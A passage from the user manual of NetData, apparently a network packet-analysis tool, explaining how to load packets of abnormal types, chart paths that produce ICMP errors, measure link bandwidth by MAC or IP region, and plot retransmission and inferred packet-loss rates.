


A need for only client or server packets also arises when searching for, and loading packets of, 'abnormalities', that is, packets of a particular type.



Some types of system or network failure often have a signature pattern of packets such as a long sequence of client retransmissions, or they close with server Reset packets. The relevant events can be found by loading only packets of a particular type, and the type of packet is chosen from the submenu of the 'View, Packets of Abnormalities' command. The packet source is now included in the set of further filters that can be chosen from the subsequent dialogue window:



Load Packets of Selected Events
With selected packets:
Retransmitted data or ack
Selective ack
Duplicate-Selective ack
Partial ack (Reno)
Lost beyond monitor
PAWS (timestamp) rejectable
Left a sequence gap
Partially filled a gap
Filled a gap
Overtaken
Overtaker
Closed window
Opened window
Window probe
Keep-alive probe
Ended a data block
ICMP time exceeded
ICMP destination unreachable
ICMP redirect
Duplicate (same IP ID)
Selected in text search
TCP Syn
TCP Final
TCP Reset
TCP Urgent
TCP Push
Explicit Congestn Notifn (ECN) Echo
Congestn Window Reduced (CWR)
For 50 seconds prior to each event
and 50 seconds after each event
all Server packets only, ex Description of
Client & Server packets
Client & Server packets ex Description
Client packets only, ex Description
Server packets only, ex Description
restricted to client 192.168.251.18
Clear data already loaded
Load
Cancel


Load Packets of Relevant Events
For 0.000 seconds prior to each event
and 0.000 seconds after each event
all Client packets only, ex Description of
Client & Server packets
Client & Server packets ex Description
Client packets only, ex Description
Server packets only, ex Description
restricted to client 192.168.251.18
Clear data already loaded
Load
Cancel


22.12 Displaying Paths That Produce ICMP Errors

Each ICMP error packet encountered during analysis is assigned the connection ID of the original packet that was in error, even if the original packet was not captured. Consequently, the bands of each connection on the timing chart display its original packets as well as any ICMP error packets that they generate.

When packets traversing many network paths generate ICMP time-exceeded or destination-unreachable error packets, a dialogue chart of only the relevant paths can help to locate the cause of the problem. A suitable chart can be generated from the timing chart, when it is loaded with all the ICMP error packets, by checking the Error box in the chart's format-control window:




The Error checkbox modifies the records of connections with error packets, treating the source address of the packet in error as a client, and its destination address as a server. The resulting dialogue chart lists the sources of erroneous packets on the left, and their destinations on the right.



The name or IP address of the router issuing the ICMP error packets is listed in the File Name column of the chart's connection table. Connections which don't have associated error packets are normally hidden from the dialogue chart.

The simplest way to load all the error packets is with the 'View, Specific Packets and Events, Multiple Packet Types...' command.

22.13 Saving Chart Filters and Other Controls




The setting of transaction filters in the Filter menu of the performance chart, and many of the format controls of both the performance and timing charts, are saved on disk when all the other controls of a project are saved,


and they are restored when a NetData session is started or the project is changed.

22.14 Charting a Link's Total Traffic


The data-flow chart can plot the *data throughput* of a single connection, or the *total traffic* aggregated over all the connections displayed on the packet-timing chart. In the latter case, separate graphs are normally plotted for the total client traffic and the total server traffic. However, if there are both clients and servers at each end of the link, the normal aggregation combines traffic of both directions and can't provide an accurate estimate of bandwidth use.

To measure bandwidth use, NetData provides an option to aggregate all the traffic in each direction of a link, without regard to client-server orientation. The end of a link is defined by specifying a MAC address, and the length of a packet is counted if its destination address (for inbound traffic) or its source address (outbound) matches the specified address. A MAC address can be copied from a packet record and entered in a new field in the chart's format-control window:







The amount of detail in a bandwidth graph depends on the size of the traffic-averaging time interval, and the interval chosen by NetData can be overridden. A value of zero requests the largest number of intervals that NetData allows, and produces the most detailed graphs:



The bandwidth graphs are drawn only from the packets displayed on the timing chart:





NetData can provide a different view of the same link utilisation that shows the source and destination of traffic by IP address. Before the traffic is analysed, two entries must be made on the Names & Filters page of controls. One or more MAC or IP addresses must be provided to define a region of the network and act as a filter. The box 'Accept any node' must remain unchecked. NetData will then analyse only the packets addressed to or from the defined region, and the packets can be split into two categories: region inbound and region outbound. Another parameter in the same group of controls provides a name for the region to appear on traffic-volume charts.




The time interval for traffic-volume charts must also be set – on the Statistics page of controls – before the traffic is analysed. The smallest interval is one tenth of a second.


When traffic-volume records are loaded after analysis, the type of traffic-volume chart is determined by two drop-down menus in the chart's format-control window. For the following charts a split by IP address was chosen from the first menu, and the region's inbound and outbound categories were chosen from the second menu.









The above two charts characterise the traffic in both directions of a link to the defined region, Datacentre B. An option in the format-control window changes the scale to indicate the link's percentage utilisation, provided the link's bandwidth is entered in the field that specifies the maximum value on the bandwidth scale:





22.15 Plotting Special Packet Rates


The menu command ‘View, Specific Packets and Events, Multiple Packet Types…’ presents the dialogue window below and will load for charting all the packets of the selected types.



A new checkbox allows the selected packets to be loaded into the table of network events. Then, they can be plotted as packet stripes on the performance and timing charts, and their packet rate can be plotted as a graph on the performance chart. Such graphs might be used to identify the periods in which retransmission rates are high.

22.16 Plotting Rates of Inferred Packet Losses

When NetData calculates round-trip times, and infers the loss of packets after they have been captured by the sniffer, it now records each such packet loss as a network event. Those events can be loaded into the charting module and plotted on the performance chart as either vertical lines for each event, or as an event-rate graph for client or server packets 'lost beyond monitor', an option chosen from the menu of Event Rate Graphs in the format-control window. These graphs are useful in correlating packet losses with other measures such as packet-queue length, as discussed below in 'Finding Microbursts in Huge Captures'.

